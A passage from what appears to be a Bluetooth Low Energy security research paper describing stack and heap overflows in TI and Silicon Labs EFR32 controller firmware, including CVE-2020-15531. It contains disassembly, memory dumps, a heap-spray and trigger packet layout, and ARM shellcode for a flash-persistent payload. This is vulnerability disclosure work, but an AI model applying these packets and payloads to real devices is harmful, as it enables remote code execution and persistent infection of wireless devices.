The next finding has the same pattern as the previous vulnerability from section 4.2.1, but the function is for processing scan response packets, so a victim device should be in active scanning mode. A diagram from the Bluetooth specification v4.2 is shown in Figure 24. When a device is in active scanning mode, it sends out a SCAN_REQ upon receipt of an advertisement packet and expects a SCAN_RES packet back. It is this SCAN_RES which an attacker can send as a malicious packet like Figure 25.



Figure 24: Active Scanning Sequence Diagram from Bluetooth Core Specification 4.2

https://t.me/learningnets

From Bluetooth Specification v4.2



Figure 2.2: Advertising channel PDU



Figure 2.3: Advertising channel PDU Header

Example: SCAN_RSP PDU type

Figure 25. Malicious scan response packet example

I thought exploiting this vulnerability should be straight forward since the code pattern shown in Figure 26, is the same as F*igure 18*.. However, even though I could crash the victim device, I couldn't take control of program counter yet because I couldn't fill up the heap memory with my packets. A cursory investigation showed that unlike the previous vulnerability, the background heap spray traffic didn't tend to appear adjacent to the SCAN_RSP trigger packet. This may be because they are using different pools, could be because more outbound SCAN_REQ packets end up in the same pool, or could be for other reasons. I don't know because I had already achieved my goal of executing arbitrary code on this TI chip, so I simply reported it and moved on. It is a potential RCE for now, but I will revisit this vulnerability in the future once I have better ways to control the heap memory layout.

```
ROM:0005B348 PUSH          {R4,R5,LR}        ; LR is stored on stack
ROM:0005B34A SUB.W         SP, SP, #0x2C     ; stack buffer
ROM:0005B34E MOV           R5, R0
ROM:0005B350 LDR           R4, =0x20080000
ROM:0005B352 LDRH          R0, [R5,#8]
ROM:0005B354 ADDS          R4, R4, R0
ROM:0005B356 LDRB          R0, [R4]
ROM:0005B358 MOVS          R2, #6
ROM:0005B35A ADDS          R1, R4, #2
ROM:0005B35C UBFX.W        R0, R0, #6, #1
ROM:0005B360 STRB.W        R0, [SP,#1]
ROM:0005B364 ADD.W         R0, SP, #2
ROM:0005B368 BL            sub_67554
ROM:0005B36C LDRB          R0, [R4,#1]       ; R0 is PDU length
ROM:0005B36E ADD.W         R1, R4, #8        ; src, heap buffer address
ROM:0005B372 SUBS          R0, R0, #6        ; integer underflow
ROM:0005B374 UXTB          R2, R0            ; len, unsigned byte extension
ROM:0005B376 ADD.W         R0, SP, #9        ; dst, stack buffer address
ROM:0005B37A STRB.W        R2, [SP,#8]
ROM:0005B37E BL            memcpy
```

Figure 26. Stack buffer overflow vulnerability in a scan response processing function

https://t.me/learningnets

5 Target 2: Silicon Labs EFR32

While building my fuzzer I wanted to experiment with the extended advertising packets and was looking for a target that supports Bluetooth 5 extended advertising, which is optional. Many BLE chip vendors promote that their chips support Bluetooth 5 but many of them don't support this optional feature. I picked Silicon Labs EFR32MG21 development board because it supports the extended advertising. Also, the development board exposes the serial-wire debug (SWD) interface, which means I can do hardware debugging easily.

Note that function, global variable, and other memory addresses, used in this section, are taken from my own victim application, which is a slightly modified version (e.g. enabled the logging, log string modification) of the Silicon Labs' example [20]. The memory addresses tend to change if there is a slight code changes and if a different build tool chain (version) is used. In order to reproduce the proof of concept artifacts, the attack packet needs to be updated to match with a specific application. Unfortunately, I can't post this application on github because it would entail redistributing some of Silicon Labs' code.

5.1 Reversing strategies

Silicon Labs provides Simplicity Studio, an integrated development environment software (IDE) [21] and I built a victim application using Silicon Labs' BLE SDK in Simplicity Studio. The BLE stack comes as a library (libbluetooth.a) and luckily the symbols were not stripped. Once an application is built, a .axf file (an ELF file) is generated along with other files that can be used to upload onto the board. The .axf file includes all application layer code including the BLE stack. I used Ghidra to disassemble/decompile the executable file including the BLE stack. One of the differences between this development board and that of TI's is that the entire BLE stack from the physical layer to the application layer resides on the BLE controller, because this is a single-chip configuration like was shown for Figure 2.

Since I could do hardware debugging with symbols, it was easier to reverse than other vendors' firmwares. I searched a few keywords such as "scan", "process" and "adv" among the .axf file's symbols to narrow down which functions to inspect while my fuzzer is running against the board as follows:

```
$ readelf -s scanner.axf | grep -i scan
```

I needed a way of detecting a crash if there is one. Hence, I attached GDB to the development board via the SWD interface and started fuzzing the board hoping that if it crashes, GDB would show there was a crash. However, I realized that I needed to verify that, so I added an invalid opcode (0xde00) to the application directly but GDB didn't show anything. It turns out that the default hard fault handler was simply looping continuously, and the end product manufacturer is supposed to implement a hard fault handler per their needs. Therefore, I added a breakpoint on the hard fault handler (the same handler is used for other fault types), to detect when there are crashes.

https://t.me/learningnets

5.2 Remote code execution vulnerability, CVE-2020-15531

Affected products: EFR32 SoCs and associate modules using Bluetooth SDK v2.13.2 or earlier
Report date: Feb 21, 2020
Patch release date: March 20, 2020 [22]

Bluetooth specification v5.0 [23] introduced many new features, and one of them is extended advertising. This feature allows sending advertising packets via secondary advertising channels (from 0 to 36) along with the existing primary advertising channels (37, 38, and 39). It extends the length of the advertising channel PDUs, but the extended length advertising PDUs are mainly for the secondary channels.

So, I started fuzzing these new extended advertising packets against the development board and found a DoS bug (as described later in section 5.4) quickly. But after that, there were no crashes for a while, which was suspicious. I needed to validate if fuzzed packets are generated properly by sniffing the traffic. But Ubertooth [24] did not show the extended length packets because its software has not been updated to support this new Bluetooth v5 feature. Luckily, Sniffle [25] was released at the right time! Using it, I found that my fuzzer did not send out long length packets. When I looked at the NimBLE code, I didn't see a clear error case either. After "debugging" the NimBLE code (it is not a bug *per se* since NimBLE is doing what the specification defines, but I wanted to generate illegitimate packets), I found that NimBLE does not allocate enough *time* for advertisement PDUs sent on the primary channel. Once a controller is in the extended advertising mode, it sends only ADV_EXT_IND type advertisement via the primary channel and its payload length is always 7 bytes in its implementation.

So I modified NimBLE to send out long extended advertising packets through the primary advertising channel, and soon after my victim controller crashed because of a heap memory overflow. According to "Table 2.4: Common Extended Advertising Payload Format fields permitted in the ADV_EXT_IND PDU" in [23], the maximum possible length of ADV_EXT_IND type PDU is 20 bytes based on the following calculation:

```
Extended Header Length, AdvMode (1 byte) + Extended Header Flags (1
byte) + AdvA (6 bytes) + TargetA (6 bytes) + AdvDataInfo (2 bytes) +
AuxPtr (3 bytes) + TxPower (1 byte)
```

Hence, the receiver could have dropped the entire packet since the packet doesn't comply with the specification.

Beside this nitpicking, I thought that it was a little unusual that the controller was fragmenting the received long packets into a chained buffer. And it turns out Silicon Labs made a mistake during this process. When the extended header length is bigger than 0x3c, a crash took place and I could overwrite a memory chunk pointer leading to a remote code execution.

Based on reversing, the heap memory (the correct name would be "bgbuf") chunk looks like Figure 27. When a large packet is internally fragmented, dataSize's value is up to 0x45 ("#define BGBUF_DATA_SIZE (69)" (!) in bg_config.h in the Simplicity Studio V4) and it looks like reserveSize is assumed to be smaller than dataSize because there are multiple codes subtracting reserveSize from dataSize.

https://t.me/learningnets

```
struct mem_chunk {
    uint32_t *next;
    uint8_t  unknown;
    uint8_t  flags;
    uint8_t  reserveSize;     // It is supposed to be smaller than dataSize
    uint8_t  dataSize;        // It seems to be the data size in a chunk
    ...
}
```

Figure 27. Pseudo heap memory chunk structure

The highlighted assembly in Figure 28 shows how heap memory corruption starts. The malicious packet has 0x3c as the extended header length (refer to Figure 33) and when it is stored into the chained memory, 0x3c + 0xd (0x49) is stored into the reserveSize field. 0xd might be BGBUF_HEADER_RESERVE (defined as 9) + BGBUF_IN_RESERVE (defined as 4). For the readers, I copied the corresponding decompiled code as following:

```
*(char *)(mem_ptrs[0] + 6) = (char)exthdr_len + *(char *)(mem_ptrs[0] + 6) + '\r';
```

```
00020c50 fd f7 ee fc     bl          ll_radioReadRxPacket
00020c54 b3 79           ldrb        r3,[r6,#0x6]
00020c56 07 99           ldr         r1,[sp,#0x1c]=>mem_ptrs[0]  ; m, mem_chunk ptr
00020c58 e3 70           strb        r3,[r4,#0x3]
00020c5a 73 79           ldrb        r3,[r6,#0x5]
00020c5c 03 9a           ldr         r2,[sp,#0xc]=>exthdr_len    ; r2 = 0x3c
00020c5e 63 74           strb        r3,[r4,#0x11]
00020c60 8b 79           ldrb        r3,[r1,#0x6]                ; r3 = 0
00020c62 22 48           ldr         r0=>ll_scan[164],[DAT_00020cec]
00020c64 0d 33           add         r3,#0xd                ; r3 = 0 + 0xd
00020c66 1a 44           add         r2,r3                  ; r2 = 0xd + 0x3c == 0x49
00020c68 4b 79           ldrb        r3,[r1,#0x5]
00020c6a 8a 71           strb        r2,[r1,#0x6]           ; m->reserveSize = 0x49
00020c6c 6f f3 41 03     bfc         r3,#0x1,#0x1
00020c70 4b 71           strb        r3,[r1,#0x5]
00020c72 00 f0 cb fe     bl          bgbuf_chain_add
```

Figure 28. ll_scanExtRxProcess assembly snippet that calculates reserveSize as 0x49

Then the control flow reaches bgbuf_prepend_no_alloc() shown in Figure 29 from bgbuf_prepend(), ll_scanExtReportPacket(), and ll_scanExtRxProcess(). The size argument, 0x1c, is an immediate value given by ll_scanExtReportPacket() and mem_addr is 0x200039c4 (this is just an example). reserveSize_byte becomes 0x49 at line 17 and m->reserveSize becomes 0x2d per line 28 calculation.

```
 1 // mem_addr == 0x200039c4, size == 0x1c
 2 undefined4 bgbuf_prepend_no_alloc(int mem_addr,uint size)
 3
 4 {
 5   undefined4 retVal;
 6   void *__src;
 7   size_t __n;
 8   uint reserveSize_uint;
 9   byte reserveSize_byte;
10
11   if (mem_addr == 0) {
```


https://t.me/learningnets

```
12 LAB_00021836:
13     retVal = 0;
15   }
16   else {
17     reserveSize_byte = *(byte *)(mem_addr + 6);          // 0x49
18     reserveSize_uint = (uint)reserveSize_byte;
19     if (reserveSize_uint < size) {
20       __n = (uint)*(byte *)(mem_addr + 7) - reserveSize_uint;
21       if ((int)(0x45 - __n) < (int)size) goto LAB_00021836;
22       __src = (void *)(reserveSize_uint + 0xc + mem_addr);
23       memmove((void *)((size - reserveSize_uint) + (int)__src),__src,__n);
24       *(undefined *)(mem_addr + 6) = 0;
25       *(char *)(mem_addr + 7) = ((char)size + *(char *)(mem_addr + 7)) - 
reserveSize_byte;
26     }
27     else { // 0x49 - 0x1c = 0x2d
28       *(char *)(mem_addr + 6) = reserveSize_byte - (char)size;
29     }
30     retVal = 1;
31   }
32   return retVal;
33 }
```

Figure 29. reserveSize is updated to 0x2d in bgbuf_prepend_no_alloc()

Then the chained memory is passed to ll_hciSendLeAdvertisingReport(), this control flow takes place via an internal event (let's call it the BTLE_LL event) rather than subsequent function calls. Line 21 in Figure 30 overwrites the least significant byte of the memory pointer of an adjacent chunk as highlighted in Figure 31 and Figure 32.

```
 1 // mem_addr == 0x200039c4
 2 void ll_hciSendLeAdvertisingReport(int mem_addr)
 3 
 4 {
 5   char len;
 6   int mem_ptr;
 7   int offset;
 8 
 9   len = bgbuf_chain_len();      //len = 0xde
10   // mem_addr + 6 is mem_chunk.size_1, so offset is size_1 + 0xc = 0x39
11   offset = (uint)*(byte *)(mem_addr + 6) + 0xc;
12   // mem_ptr = 0x200039c4 + 0x39 = 0x200039fd
13   mem_ptr = mem_addr + offset;
15   // Writing 0x3e to (0x200039c4+0x39) = 0x200039fd
16   *(undefined *)(mem_addr + offset) = 0x3e;
17   // Writing 0xdc (0xde - 0x02) to (0x200039fd + 0x01) = 0x200039fe
18   *(char *)(mem_ptr + 1) = len + -2;
19   // Writing 0xc2 (0xde - 0x1c) to (0x200039fd + 0x1b) = 0x20003a18
20   // This is a write beyond the presumed mem_chunk boundary!
21   *(char *)(mem_ptr + 0x1b) = len + -0x1c;
22   // The Breakpoint 4 below fires *before* this line is executed
23   *(undefined *)(mem_ptr + 2) = 0xd;
24   ll_hciSendHCIEvent(mem_addr);
25   return;
26 }
```


https://t.me/learningnets

Figure 30. Overwriting the heap chunk pointer across the heap chunk boundary

```
Breakpoint 3, 0x0001ccb0 in ll_hciSendLeAdvertisingReport ()
$57 = "before the adjacent memory chunk is corrupted"
0x200039c4 <bluetooth_stack_heap+5672>: 0x14    0x3b    0x00    0x20    0x01    0x0a    0x2d    0x45
0x200039cc <bluetooth_stack_heap+5680>: 0x00    0x00    0x00    0x00    0x68    0x1c    0x81    0x02
0x200039d4 <bluetooth_stack_heap+5688>: 0x01    0xfd    0x26    0x01    0x01    0x01    0x07    0xff
0x200039dc <bluetooth_stack_heap+5696>: 0x3c    0x00    0x20    0x90    0x40    0x00    0x20    0x90
0x200039e4 <bluetooth_stack_heap+5704>: 0x40    0x00    0x20    0x90    0x40    0x00    0x20    0x90
0x200039ec <bluetooth_stack_heap+5712>: 0x40    0x00    0x20    0x90    0x40    0x00    0x20    0x90
0x200039f4 <bluetooth_stack_heap+5720>: 0x40    0x00    0x20    0x90    0x40    0x00    0x20    0x90
0x200039fc <bluetooth_stack_heap+5728>: 0x40    0x00    0x00    0x00    0x26    0x00    0x00    0xff
0x20003a04 <bluetooth_stack_heap+5736>: 0x00    0x00    0x00    0x00    0x00    0x00    0x01    0x00
0x20003a0c <bluetooth_stack_heap+5744>: 0xff    0x7f    0xfd    0x00    0x00    0x00    0x00    0x00
0x20003a14 <bluetooth_stack_heap+5752>: 0x00    0x00    0x00    0x00    0x00    0x39    0x00    0x20
0x20003a1c <bluetooth_stack_heap+5760>: 0x01    0x08    0x00    0x00    0x00    0x00    0x00    0x00
0x20003a24 <bluetooth_stack_heap+5768>: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x20003a2c <bluetooth_stack_heap+5776>: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x20003a34 <bluetooth_stack_heap+5784>: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x20003a3c <bluetooth_stack_heap+5792>: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

Figure 31. Memory snapshot before the adjacent memory chunk is corrupted

```
Breakpoint 4, 0x0001ccc4 in ll_hciSendLeAdvertisingReport ()
$58 = "after the adjacent memory chunk is corrupted"
0x200039c4 <bluetooth_stack_heap+5672>: 0x14    0x3b    0x00    0x20    0x01    0x0a    0x2d    0x45
0x200039cc <bluetooth_stack_heap+5680>: 0x00    0x00    0x00    0x00    0x68    0x1c    0x81    0x02
0x200039d4 <bluetooth_stack_heap+5688>: 0x01    0xfd    0x26    0x01    0x01    0x01    0x07    0xff
0x200039dc <bluetooth_stack_heap+5696>: 0x3c    0x00    0x20    0x90    0x40    0x00    0x20    0x90
0x200039e4 <bluetooth_stack_heap+5704>: 0x40    0x00    0x20    0x90    0x40    0x00    0x20    0x90
0x200039ec <bluetooth_stack_heap+5712>: 0x40    0x00    0x20    0x90    0x40    0x00    0x20    0x90
0x200039f4 <bluetooth_stack_heap+5720>: 0x40    0x00    0x20    0x90    0x40    0x00    0x20    0x90
0x200039fc <bluetooth_stack_heap+5728>: 0x40    0x3e    0xdc    0x00    0x26    0x00    0x00    0xff
0x20003a04 <bluetooth_stack_heap+5736>: 0x00    0x00    0x00    0x00    0x00    0x00    0x01    0x00
0x20003a0c <bluetooth_stack_heap+5744>: 0xff    0x7f    0xfd    0x00    0x00    0x00    0x00    0x00
0x20003a14 <bluetooth_stack_heap+5752>: 0x00    0x00    0x00    0x00    0xc2    0x39    0x00    0x20
0x20003a1c <bluetooth_stack_heap+5760>: 0x01    0x08    0x00    0x00    0x00    0x00    0x00    0x00
0x20003a24 <bluetooth_stack_heap+5768>: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x20003a2c <bluetooth_stack_heap+5776>: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x20003a34 <bluetooth_stack_heap+5784>: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x20003a3c <bluetooth_stack_heap+5792>: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

Figure 32. Memory snapshot after the adjacent memory chunk is corrupted

In order to make a proof of concept taking a control of program counter, I sprayed the heap with **0x20004090** by sending many packets with their data entirely composed of that value as shown in Figure 33 to have 0x20004090 at memory address 0x200039c2 (an example address), see Figure 34. (I found that 0x2000407c, instead of 0x20004090, would have been a better value while I was writing this paper). I then sent the malicious triggering packet to manipulate the memory chunk linked list. I chose 0x20004090 to overwrite the **ll_task_callback** function pointer, which is called when the BTLE_LL event is generated. After the vulnerability triggering packet, I sent out packets filled with 0x41 which would be written to the memory chunk at 0x20004090 as shown Figure 35.

Due to the nature that the heap memory is used for various processes, e.g. packet processing, HCI event generation etc., the successful vulnerability exploitation is probabilistic. Further research would increase the success rate, but I decided that spending time on making a more impactful and visible exploit would be more beneficial, which will be described in the following section.

https://t.me/learningnets

From Bluetooth Core Specification v5.2

Figure 2.4: Advertising physical channel PDU



Figure 2.5: Advertising physical channel PDU header



Figure 2.14: Common Extended Advertising Payload Format

Example: ADV_EXT_IND type, introduced on v5.0

	Header		Payload										…
Heap spray send 15 times	0x07	0xFF	0x10	0x00	0x00	0x20	0x90	0x40	0x00	0x20	0x90	0x40	…
						…							
Vulnerability trigger packet	0x07	0xFF	**0x3C**	0x00	0x00	0x20	0x90	0x40	0x00	0x20	0x90	0x40	…
Heap spray send 14 times	0x07	0xFF	0x10	0x00	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	…
						…							

Figure 33. Heap spray and vulnerability triggering extended advertising packets for CVE-2020-15531

https://t.me/learningnets

0x20003900
C2
0x20003900
valid pointer
00 20 90 40 00 20 90 40 00 20 90 40 00 20 90 40
00 20 0x20004090 0 40 00 20 90 40 00 20 90 40
00 20 90 40 00 20 90 40 00 20 90 40 00 20 90 40
0x20004090
ll_task_callback

Figure 34. Sprayed heap memory when memory chunk linked list is manipulated

```
(gdb) x/128bx 0x20004090
0x20004090 <bg_pool_pools+324>: 0x1c    0x39    0x00    0x20    0x01    0x08    0x00    0x45
0x20004098 <bg_pool_pools+332>: 0x00    0x00    0x00    0x00    0x41    0x41    0x41    0x41
0x200040a0 <btlePublicDevAddr+4>:       0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x200040a8 <ll_task_callback>:  0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x200040b0 <ll_priorityTable>:  0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x200040b8 <ll_adv_state+4>:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x200040c0 <ll_adv_state+12>:   0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x200040c8 <ll_adv_state+20>:   0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x200040d0 <ll_adv_state+28>:   0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x200040d8 <ll_adv_state+36>:   0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x200040e0 <ll_adv_state+44>:   0x41    0x1b    0x1c    0x1d    0x1e    0x1f    0x20    0x21
0x200040e8 <ll_adv_state+52>:   0x22    0x23    0x24    0x00    0x00    0x00    0x00    0x00
0x200040f0 <ll_adv_state+60>:   0x00    0x00    0x00    0x00    0x98    0x27    0x00    0x20
0x200040f8 <ll+4>:      0x98    0x27    0x00    0x20    0xbc    0x3b    0x00    0x20
0x20004100 <ll+12>:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x20004108 <ll+20>:     0x00    0x00    0x00    0x00    0x11    0x10    0x04    0xfb
```

Figure 35. Overwritten function pointer with an arbitrary address

5.3 Persistent infection exploit development

In section 5.2 , I have shown that I can overwrite the program counter, this proof of concept convinced Silicon Labs that this finding was sufficient to achieve RCE. Beyond the proof of this vulnerability's RCE capability, I will show why Bluetooth chip vendors must support secure boot and secure reset. And why end product manufacturer must enable these features where available. In this section, I made a proof of concept exploit that persists across any number of power resets.

5.3.1 Overwriting non-volatile memory

https://t.me/learningnets

The first step to prove a shellcode can persist is finding a way to write to non-volatile memory. Based on how Simplicity Studio rewrites the flash on the controller at every software update, I was certain that it is doable. I found nvm3_halFlashWriteWords() in victim.axf and checked if I can write into the non-volatile memory directly. I initially called it from the application source code by calling the function address directly. The result was unsuccessful in that I could change a few bytes (they changed into slightly different values than I set) but a byte with 0 value remained as 0. It turns out that I had to erase a page, to set all bits to 1, before writing any values, changing bits from 1 to 0, refer to [26] for details. I also found an area with enough free memory space, which is already set to 0xff, so I can use it without erasing it. This saves a few bytes and allows the shellcode to fit into an extended advertising packet.

5.3.2 Triggering attacker's code

The next step is to find what to overwrite in the flash. My attack scenario is that an attacker wants to start advertising their malicious messages upon boot up, instead of scanning, which the target application would normally do once the controller gets initialized. For instance, she might want to use their advertisements to infect other vulnerable devices. The Silicon Labs' example code [20] calls gecko_cmd_le_gap_start_discovery(), which ends up calling ll_hciHandleLeSetExtendedScanEnable() as shown in Figure 36. I chose this function to overwrite because the function's address doesn't reside on the same page as nvm3_halFlashWriteWords(), nvm3_halFlashPageErase(), and other functions that might be called while my shellcode is writing into the non-volatile memory, because it might break the attacker's code execution.

I overwrote the part of the function from 0x1c552 to 0x1c571 (0x20 bytes) using the compiled binary of Figure 37. The persistent payload starts advertising instead of scanning and returns out of the function. I added the three instructions (6 bytes) to program a PC relative branch easier but excluded them when I made a shellcode. This code is embedded as a payload of the shellcode as shown in Figure 46.

```
                          undefined ll_hciHandleLeSetExtendedScanEnable()
0001c54c 10 b5                push       { r4, lr }
0001c54e 04 46                mov        r4,r0
0001c550 82 79                ldrb       r2,[r0,#0x6]
0001c552 0c 32                add        r2,#0xc
0001c554 02 44                add        r2,r0
0001c556 11 79                ldrb       r1,[r2,#0x4]
0001c558 d0 78                ldrb       r0,[r2,#0x3]
0001c55a 00 31                add        r1,#0x0
0001c55c 18 bf                it         ne
0001c55e 01 21                mov.ne     r1,#0x1
0001c560 00 30                add        r0,#0x0
0001c562 b2 f8 07 30          ldrh.w     r3,[r2,#0x7]
0001c566 18 bf                it         ne
0001c568 01 20                mov.ne     r0,#0x1
0001c56a b2 f8 05 20          ldrh.w     r2,[r2,#0x5]
0001c56e 02 f0 a3 ff          bl         ll_scanSetEnable
0001c572 20 46                mov        r0,r4
0001c574 bd e8 10 40          pop.w      { r4, lr }
0001c578 00 22                mov        r2,#0x0
0001c57a 42 f2 42 01          movw       r1=>DAT_00002042,#0x2042
0001c57e ff f7 8b bd          b.w        ll_hciSendGenericCommandComplete
```


https://t.me/learningnets

Figure 36. Unmodified ll_hciHandleSetExtendedScanEnable assembly

```
_start:                     @ 0x1c54c
    push {r4, lr}           @ the shellcode doesn't use
    mov  r4, r0             @ these three instructions
    nop

    @ modify local device name
    movs r2, #13            @ len
    mov  r7, #0xfa00        @ non-volatile addr of new name string,
    mov  r1, r7             @ src, written by shellcode
    ldr  r0, [r7,#0xc]      @ dsr, addr of local device name
    bl _start+0x14D92       @ 0x312de, addr of memcpy()

    @ enable advertisement
    add  r2, r7, #0x10      @ addr of advertisement parameters
    ldr  r1, [r7, #0x14]    @ addr of sli_bt_cmd_le_gap_start_advertising()
    mov  r0, #0x0320        @ gecko header
    movt r0, #0x1403
    bl _start-0x335c        @ 0x191f0, addr of sli_bt_cmd_handler_delegate()
```

Figure 37. Persistent payload, the overwritten code will start advertising

```
_newname:                   @ store the following at 0xfa00
.byte 'S', 't', 'i', 'l', 'l', ' ', 'h', 'e', 'r', 'e', '!', '!'
_local_dev_addr:
.word 0x20000800            @ addr where local device name is stored
_advparams:
.byte 0x0, 0x2, 0x2, 0x0    @ advertisement parameters
_func_start_adv:
.word 0x29da9               @ addr of sli_bt_cmd_le_gap_start_advertising()
```

Figure 38. Static data written to 0xfa00, non-volatile memory address

5.3.3 Constructing shellcode

It turns out the controller will cut my single advanced advertisement packet into 4 smaller fragments for unknown reasons. I searched for a non-fragmented extended advertising packet in memory. And although it existed, the memory address for the whole packet was neither predictable nor referenceable (from registers or pointers) at the time of execution hijacking. So, I needed to build shellcode that can operate in four fragmented pieces.

Also, I can't know which of the 4 fragments will end up overwriting the ll_task_callback function pointer. And if it is the first fragment, the data which maps to the location of the ll_task_callback overwrite will have been itself overwritten by the controller for unknown reasons. Therefore, the success is probabilistic based on which of the fragments ends up doing the overwrite. Each of the last 3 fragments must have the same code at the same location to jump back to the start of the overall shellcode. (And then of course the shellcode must jump between fragments when started from the beginning.) When the control flow is redirected to the overwritten ll_task_callback, luckily, register R11 (minus 0x19 bytes) points at the head of the memory chain for the current packet, with the necessary metadata available to step forward to each of the other fragments, refer to Figure 39.

https://t.me/learningnets

